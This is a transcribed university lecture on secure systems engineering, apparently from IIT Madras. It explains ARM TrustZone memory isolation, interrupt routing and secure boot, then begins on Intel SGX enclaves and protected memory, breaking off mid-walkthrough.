would be able to identify or distinguish between secure world load or store request and a normal world load or store request. So, based on this NSTID bit the MMU would be able to select page tables or use page tables which are meant for the secure world or the normal world.

Now the page tables convert the virtual address to corresponding physical address and each of this page tables would thus be able to point to pages which correspond to secure world pages or the normal world pages so for example if there is a say load or store request to a particular virtual address the NSTID bit is set to 1 which would indicate that it is a normal world memory request, what the MMU would do is that it would use the normal world page tables. So, the virtual address would then get translated to the corresponding physical address and therefore the mapping is done in such a way that it is only the normal world pages which can be accessed.

Now if this particular virtual address falls in one of this normal world pages in the RAM then the load or store will be successful. On the other hand if a virtual address is put out on a bus which actually corresponds to a secure world page then there would be a trap and the operation would not be permitted.

(Refer Slide Time: 15:07)



Now the MMU as we know also comprises of TLB which is the translation look aside buffer now in an ARM core which has Trustzone enabled in it the TLB is modified slightly. Now as we know the typical memory management unit also has a TLB present in it. The TLB stands for the translation look aside buffer has a mapping between the virtual address and the corresponding


physical address so this mapping will ensure that once a virtual address is mapped to its corresponding physical address using the page tables that are present that mapping from virtual address to physical address is stored in the TLB. So, the TLB would be fully associative cache and it is expected that due the locality of the execution and memory accesses you are quite lucky to find the mapping of virtual to physical address present in the TLB and a lot of overheads will be reduced.

Now in an ARM processor which is enabled with the Trustzone the TLB is modified a bit now each entry of the TLB not only comprises of the virtual address and the corresponding physical address but also has details about the NSTID bit corresponding to the virtual address and the NS bit corresponding to the physical address so in other words it will identify whether the virtual address was need with respect to a normal world operation or the secure world operation. Further it also has information to say whether the physical address corresponds to a page which is secure or in the normal world.

So, based on this TLB which is stored Trustzone enable ARM systems the MMU would be able to use the TLB to say permit a secure world page table to access secure pages as well as normal world pages. By having this particular TLB The MMU would be able to use the TLB to allow secure world virtual address for MMU would be able to use the TLB to permit a secure world page tables to access normal world page on the other hand it can also prevent a normal world page table from accessing a secure world page.

(Refer Slide Time: 17:43)

Memory Management



Now in addition to the MMU the cache memory present in Trustzone enabled ARM processors is also modified. Both secure world as well as normal world memory request are stored together in the same cache however there is an additional bit known as the NS bit which is stored in the tag however the tag is modified so that each tag also comprises of the NS bit it thus based on the tag and the NS bit present a memory request can be identified whether the corresponding cache line corresponds to a secure world cache line or a normal world cache line.

(Refer Slide Time: 18:24)

Memory Management Units


- Two virtual MMUs (one for each mode)
 - Two page-tables active simultaneously
- A single TLB present
 - A tag in each TLB entry determines the mode
(Normal and Secure TLB entries may co-exist; this allows for quicker switching of modes)
 - alternatively the monitor may flush the TLB whenever switching mode
- A single cache is present
 - Tags (again) in each line used to store state
 - Any non-locked down cache line can be evicted to make space for new data
 - A secure line load can evict a non-secure line load (and vice-versa)

19

Now in order to make these things to work the memory management unit in Trustzone enabled ARM processors is designed in a special way.

(Refer Slide Time: 18:40)

Secure and Normal Devices



20


So for example there are two virtual memory management units that are present in addition to the memory management unit which we have seen the NS bit which determines whether the processor is running in secure world or normal world and they actually sent to all other components present in the system.

Thus one would be able to configure a particular component in the system to work only from a particular mode for example over here what we see is that the GSM modem, 3G modem and the media system is configured differently so the GSM modem is configured so that it works only when the main processor is running in the secure world. On the other hand the 3G modem is configured to work both from the secure world as well as the normal world putting this in other words when the main processor is running in the normal world it will not be able to access the GSM modem thus applications running in the normal world would not be able to even see that the GSM modem is present in the SOC and no communication to the GSM modem is possible.

On the other hand when the main processor is in the secure world or configured for the secure world then the GSM modem the 3G modem and all other devices would become accessible so this technique is essentially useful for example where you are able to configure say the keypad to only work in the secure world. So, this would permit that whenever we enter passwords or prints or anything else so these passwords and prints are only accessible through a keypad which is

enabled during the secure world of operation and thus it is also secure from any kind of sniffing attacks.

(Refer Slide Time: 20:27)



22

So interrupts are a critical aspect with respect to Trustzone so as we have seen that is a Monitor mode present over here so the monitor is part of the secure world and what we see is that whenever interrupt comes so it is first channeled to the Monitor mode. The Monitor mode which saves the context of the current executing environment and then decide whether that interrupt can be serviced by a normal world application or a secure world application. So, based on how these various interrupts are configured this interrupt request would be either channeled to the normal world interrupt service routine or the secure world interrupt service routine. So, each of these worlds would have its own interrupt vector routine which would then look up the corresponding interrupt request determine where the interrupt service routine is present and then execute that corresponding interrupt service routine.

So, for example we have privileged code over here could be at Android OS so let us say for example that a network interrupt occurs and a network interrupts are configured to be handled by the normal world. So therefore the monitor would channel the network interrupt to your privileged code which essentially could be at Android operating system your Android OS would then look up the normal world interrupt vector table identify the interrupt service routine corresponding to the network interrupt and then execute that corresponding service routine.

On the other hand if the interrupt happened to be a secure world interrupt the monitor would then channel that secure world interrupt which would then look at a secure world interrupt vector table and identify the corresponding location for that interrupt service routine.

(Refer Slide Time: 22:15)

Software Architecture

- The minimal secure world can just have implementations of synchronous code libraries
- Typically has an entire operating system
 - Qualcomm's QSEE; Trustonics Kinibi; Samsung Knox; Genode
 - The secure OS could be tightly coupled to the rich OS so that a priority of a task in the rich OS gets mapped accordingly in the secure OS
 - Advantage of having a full OS is that we will have complete MMU support
- Intermediate Options

23

We now look at how a typical secure world software looks like, a typical secure world software would have implementations of very minimalistic implementations of synchronous code libraries. So, typically we would have operating system present in the secure world so this are specialized operating systems which have very minimal functionality.

So operating systems such as Qualcomm's QSEE, Trustonics Kinibi, Samsung Knox, Genode etc are secure world operating systems. So, these operating systems are tightly coupled to the corresponding rich operating systems so that a priority of a task in the Rich OS can get mapped to a corresponding priority in the secure OS. So, examples of having a full OS is that it will have complete.

(Refer Slide Time: 23:09)

Secure Boot

Why?

Attackers may replace the flash software with a malicious version, compromising the entire system.

How?


Secure chain of trust.
Starting from a root device (root of trust) that cannot be easily tampered

24

One thing that is critical with respect to a Trustzone is something known as secure boot. The reason why we require some secure boot is the following, so let us say that we are having an application that uses the secure world.

So, as we know that the application would be stored in the flash and what could possibly happen is that an attacker could modify the flash contents and therefore could modify the secure components of that application the function maliciously. So, for example an attacker would insert Trojan's or any other malware in the secure component of the application thus we need to ensure that no secure world software gets tampered with while storing in the flash and one way to achieve this is by using secure boot. The way secure boot works is by something known as a chain of trust so starting from the root device there is a trust created in the system based on this particular mechanism it becomes very difficult to tamper with.

(Refer Slide Time: 24:24)



A typical chain of trust looks something like this. We start with a particular component known as the root of the trust this could be a Physically Unclonable Function (PUF) on chip ROM or a Trusted Platform Module (TPM) so this is the basic of the root of your trust. So let us assume that this is your trusted module so this trusted module would then first verify that the boot loader has not been manipulated so to do this by checking that the digital signature of your boot loader has not been tampered with so this root of trust at the time of boot first starts to execute and verifies that the boot loader has not been tampered with.

So it would do this verifying that the signature of that boot loader is correct so this could be for example an MD5 or SHA or even more complicated digital signatures to ensure that the boot loader has not been manipulated or not being tampered with. So, if it determines that the boot loader has indeed not tampered then it would pass on execution to the boot loader and the boot loader will then execute. After the boot loader is nearly completing its execution and would want to boot the secure OS it could first determine that the signature of the secure OS is correct this can be verified but checking the footprint or by computing the signature of the secure OS present in the flash and verifying this particular signature with a stored signature.

If it is found that signature of the secure operating system does not match the signature which is stored then the secure OS is not booted on the other hand if we find that there is a match then the boot loader would have actually verified that no tampering has occurred on the secure OS and

would it could permit the secure operating system to boot. Now the secure operating system would correspond various tasklets and before spawning any of this tasklet is would as we seen before identifying that each of these tasklets have not being tampered with. So, in this way various tasklets are created only after their signatures are authenticated.


In a very similar way, the secure OS initiates the boot of the rich operating system only after validating that the signature of the rich operating system is correct so in this way what we see is due to the presence of a root of trust we build a chain of trust. First, we obtain trust in the boot loader then we obtain trust in the secure OS and from the, the rich OS tasklet and so on. Now if any of these modules are tampered with in the flash this can be detected by the secure chain of trust the only assumption that we make is that this root of trust cannot be tampered with that is the only assumption that we make.

(Refer Slide Time: 27:39)

Points to Ponder

Describe how ARM trustzone can handle invasive attacks?
What can it handle?
What are the limitations?

Why is the monitor part of the secure world?




Another thing to think about is if you go back to the block diagram, we see that the monitor is part of the secure world so could you think about what is the rational for having the monitor as part of the secure world. In the next lecture will look at the Intel SGX trusted execution environment, thank you.

1.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Intel's SGX Part 1

Hello and welcome to today's lecture in the course for secure systems engineering so in today's video lecture will be looking at Intel's SGX Software Guard Extensions. So this is part of series of videos on trusted execution environments we looked at the ARM Trustzone in the previous video and the ARM Trustzone also creates a trusted execution environment but as will see in today's video about SGX the entire way of doing it would be much different therefore from some perspective the guarantee is obtain and the security obtained by SGX would be much more preferred for server type of machines while ARM's Trustzone is more suited for the embedded platforms so on.

(Refer Slide Time: 01:13)



When we actually normally look at a machine or a system, we see that there are a multiple layer of hardware, there are VM's, operating systems and above that the application. Now the trust surface or the attack surface in this particular scenario is this entire scheme. So what we mean by this is that if let us say the application has something secret let us say a secret key then this particular boxed area are is the region which you actually assumed to be trusted in order to keep that key secure, for instance if there is a malware in the application then that particular malware could steal that secret key.


Similarly, if a malware now attacks the operating system or the VM then the key which is present in the application can be compromised. In a similar way a malware or a Trojan present in the hardware could steal the secret key in the application. So what we see over here is that in order to assume or keep something secret in a normal system we would require a huge amount of assumptions that all the underlined hardware the system software compromising of the virtual machines, managers and the operating system are all trusted. Now what SGX actually helps us do is that it reduces the potential attack surface so this is how SGX enables the computer system would look like and over here let us say we still have an application and this application has a secret key.

Now with SGX this secret key would only require that portions in the application which is boxed in this red dotted line and portions in the hardware is actually trusted. So, you could still have an untrusted operating system, untrusted virtual machine managers and so on but what is required to keep the key secret is just that the hardware a portion of the hardware is trusted along with small areas of the application. So, what we achieve by this is that we are drastically reducing the attack surface. Now if you compare the normal mode of operation versus the SGX enabled mode of operation we see that an attacker could have attacked either the application OS, virtual machine or the hardware in order to gain access to that secret key.

While in the SGX enabled hardware the attacker would have to target small regions in the hardware or small portions of code in the application in order to achieve in order to gain access to the secret key so let us look into more details about how SGX actually works.

(Refer Slide Time: 04:11)

Enclaves (reverse sandbox)



- Enclave has its own code and data areas
Provides confidentiality and integrity
With controlled entry points
- However, enclave code and data cannot be accessed from outside the enclave not even by the operating system.
- TCS: Thread control Structure
(SGX supports multi-threading;
one TCS for each thread supported)

4

So let us say that this is our process space so as we have seen before the process space has the code that is the application code application data comprising of stacks heaps and so on and higher in the typical address space of a process is where the operating system resides. Now what SGX permits us to do is to have enclaves in this address space so what we see over here is that within this entire address space of the process there is one region which is called the enclave which provides the necessary sandbox to achieve the Trusted Execution Environment. So within this particular enclave you could have some regular code stack and heap so we call this as the enclave code, enclave stack and the enclave heap and you would have some management data such as the entry table and TCS which is a Threat Control Structure so all of this can be present in an enclave.

Now what makes this enclave unique is that any code, any function or anything which is executing outside this enclave for example in this green region over here will not be able to access any code or data present within the enclave. So, for example a code present over here cannot directly call a function present in the enclave code. Similarly code present outside the enclave will not be able to directly invoke data or access data in the stack or in the heap present in the enclave. However, the vice versa is true now if you are running code within the enclave this particular code will be able to access the stack and heap present in the enclave as well as all the other application data and code present outside the enclave as well.

Enclave Properties

- Achieves confidentiality and integrity
 - Tampering of code / data is detected and access to tampered code / data is prevented.
- Code outside enclave cannot access code/data inside the enclave
- Even though OS is untrusted, it should still be able to manage page translation and page tables of the enclave
- Enclave code and data
 - Enclave code and data is in the clear when in the CPU package (eg. Registers / caches), but unauthorized access is prevented
 - Enclave code and data is automatically encrypted if it leaves the CPU package


5

So what the enclave actually permits us to do is that it would be able to create a closed sandbox through which you could get confidentiality and integrity so what we mean by confidentiality is that the code and data present inside the enclave is kept confidential with respect to anything or any code or anything else outside the enclave. So typically this is achieved by multiple ways for example there is encryption which is done and will see more about it later in the video and also there is special memory management units present in the hardware which creates an environment so that confidentiality of the code and data in the enclave is achieved.

In a similar way we also achieve integrity of the code and data that is present within the enclave so what we mean by this is that any code and data cannot be tampered or modified by an external party so this is typically done again using special purpose hardware, special purpose memory management units present in the hardware as well as a lot of cryptography algorithms so ensure that the data is not tampered with. Now one thing what the SGX in the Intel processors also achieve is that it ensures that when data goes outside the processor that is if data or code from the enclave is going in or out of the processor it has provisions to ensure that no attacker could actually monitor the various buses or snoop at the D-RAM present on the system and would be able to actually identify what the code and data actually is or this is achieved by having memory encryption.

So, essentially any data which is to be executed from the enclave is going to be stored in the RAM in an encrypted state. Now when this data is moved from the RAM to the processor it gets decrypted within the processor. So thus, if there is a snooping done on the data bus or there is actually snooping within the D-RAM then what would happen is that the attacker would only see encrypted code and the sensitive data and information is still kept secret.

(Refer Slide Time: 08:30)




So, let us see how these things actually work internally. So SGX is quite a complicated mechanism to achieve this trusted execution environment and we will just see a very brief overview in this lecture about how these things would work.

So to start off with what happens in an SGX enabled Intel processor is that some portion of the RAM is marked as PRM so this is known as a Processor Related Memory so this area let us say some from some address A to some address B is marked by the BIOS as a processor related memory so what this means is that the operating system or any applications running over the processor would not directly be able to access the memory in the PRM also the specialty of this PRM region of memory is that no external device like no external master device such as network guards or graphic engines and so on would be able to read or write the data to this PRM essentially going a bit more technical the DMA accesses to this particular region of memory that is PRM region of memory is disabled.

So what this means from an operating system is that this region the PRM region is identified by the OS as non-existent memory so it means that there is a hole in the entire memory RAM's of the processor or rather the operating system sees this PRM as a hole in the memory region and therefore would not allocate any memory or any other data or try to store any data in this particular region. From this what we actually achieve is that we have this region of memory which is completely in the control of the hardware so the hardware could use this region of memory to create enclaves, managed the various enclaves, manage the memory who accesses this enclaves the read write execute permissions for this enclaves and so on.

So internally what happens with the PRM is that it is divided into several EPC's or Enclave Page Caches. So each of this page caches which is shown over here is of 4 kilo bytes so this page caches are used to actually store the enclaves of the various applications present in the program and also there is some management related information which is stored in a special region known as the EPCM or which expands to EPC Micro Architecture.


(Refer Slide Time: 11:15)



So, the way it works is that we have multiple processes present in the system each process has its own virtual address space and within this virtual address space each process could have its own enclave. So, per process you could have one or more enclaves or you could also have a process without any enclaves as well. So, therefore you would now have a mapping for this enclave region within the virtual address space to this PRM region in the RAM. So, we have the memory

management unit which converts the virtual memory to the physical memory address and the operating system would ensure that addresses from this enclave gets mapped to physical pages within the PRM present in the RAM. So, therefore you could actually have multiple processes like this each of them having their own enclaves but all of these processes would map to the same region within the Ram that is the PRM region.

(Refer Slide Time: 12:19)




So let us look at the EPCM which is the acronym for Enclave Page Cache Map so this EPCM is further divided into various sub-regions and we have one entry for each EPC so for example if there are say 1024 EPC regions each of 4 kilo bytes then there would be 1024 regions in the EPCM, one region is associated with a corresponding EPC so essentially this EPCM is used by the hardware for access control it stores various information related to the corresponding EPC so for example this particular EPC would have a corresponding EPCM entry which stores aspects such as the validity or of that particular EPC the read write execute permissions for this EPC for example if there is code present over here you would have that particular code as executable and not writeable.

It also stores the type of page and the virtual address range for that particular EPC so in some sense this EPCM is somewhat similar to the page tables which are generally used in systems the only difference is that the most of the page tables are managed by the operating system while with the SGX the EPCM contents is completely managed by the hardware so if we actually go

back to this slide and see that there is now a conversion from the virtual address space for the enclave to the corresponding physical address space in the PRM.

Now as will see later there are actually two translation that are involved one is by the standard memory management unit and the page directory and page tables which are maintained by the operating system so this region would then would essentially convert the virtual address to the corresponding physical address second set of validity checks is done by the hardware using the EPCM which is present in the PRM. So this would permit a scenario where the operating system is not trusted and the additional checks done by the hardware would ensure that the enclave code and data is kept safe even when the operating system is untrusted.

(Refer Slide Time: 14:48)




Now another related data structure which is present in the PRM is known as the SECS or the SGX Enclave Control store now for each enclave there is one SECS so it is of 4 kilo bytes and what we mean by this is suppose there are let us say 10 processes running in the system and each process have one enclave then there would be 10 SECS structures present in the PRM. So this SECS structure contains global and meta data about that particular enclave, it is used by various reasons to such as to ensure the integrity of the code and data present in the enclave and it is also used for mapping information to the various enclave regions.

(Refer Slide Time: 15:37)

EPC Encryption

- Hardware unit that encrypts and protects integrity of each EPC




10

So as we mentioned one of the distinctive features of the SGX mechanism compare to the ARM Trustzone is that SGX supports encrypted memory so if we look at this so if we consider this as our processor with the multiple codes and so on and we assume that this is a hardware enabled processor then what happens is that any data which is actually sent out of the processor or received from the processor is in an encrypted state when this encrypted data enters into the processor then a very fast decryption engine would decryption it to get the plain text data. So what this means is that any data leaving the processor would be encrypted while any data read into the processor which is present in the enclave would be decrypted.

So this way if we have an attacker who is trying to snoop into the system memory the D-RAM memory for instance or try to snoop into the various buses present in the processor then the attacker would only be able to view the encrypted data so this ensures confidentiality of the enclave region as well as integrity of the data. So, for example if an attacker tries to modify this data on this bus checks would be done in the processor to identify that the data has been modified and would throw an exception.

(Refer Slide Time: 17:14)

Enclaves (reverse sandbox)




- Enclave has its own code and data areas
Provides confidentiality and integrity
With controlled entry points
- However, enclave code and data cannot
be accessed from outside the enclave not
even by the operating system.
- TCS: Thread control Structure
(SGX supports multi-threading;
one TCS for each thread supported)

4

So recollect the slide where we actually discussed that the enclave region is essentially protected from the various other parts of the process as well as the operating system but however when executing within the enclave region that is you have a function within the enclave region this particular data could access anything in the user space of that particular process. So this leaves us four different alternatives so let us say the first is when you are in the code outside the enclave that is you are executing in normal mode outside the enclave and you are trying to access the data present outside the enclave, so this should be permitted.

The second is when you are executing code outside the enclave but try to access or execute code which is present inside the enclave so this should not be permitted. The two other cases are when you are actually running in the enclave mode and you are trying to access data within the enclave or trying to access data which is outside the enclave so both of this should be permitted by the processor. So, let us see how this is managed by the memory management units and the SGX units present in the system.

(Refer Slide Time: 18:37)



So, we look at this particular flow chart which shows how memory accesses are done in an SGX enclave system. So, part of this is done by the operating system and the traditional page tables and page directories which are present the remaining part is done by the hardware especially the SGX aspects of the hardware. So, let us consider the case where we have code present outside the enclave, and it is making a memory access to data which is also present outside the enclave. So, we will follow the flowchart and see that this should be permitted and only the traditional page tables and page mechanisms would work. So, we have a memory access that is which is initiated we set the enclave access to zero we check whether it is an enclave mode.

In this particular case it is no so we skip this steps and we go to this place then we perform a traditional page walk and page table, page walk using the page directories and page tables and therefore we will be able to convert the virtual address of that data to the corresponding physical address. Now the next step is this a enclave access so since the data is outside the enclave so therefore no then we check whether the physical address is in the EPC in this case since the data is not in the enclave the data is outside the enclave therefore this case is too is also no and finally we allow the access. So, let us see another scenario where you have code present outside the enclave trying to access data which is present inside the enclave.

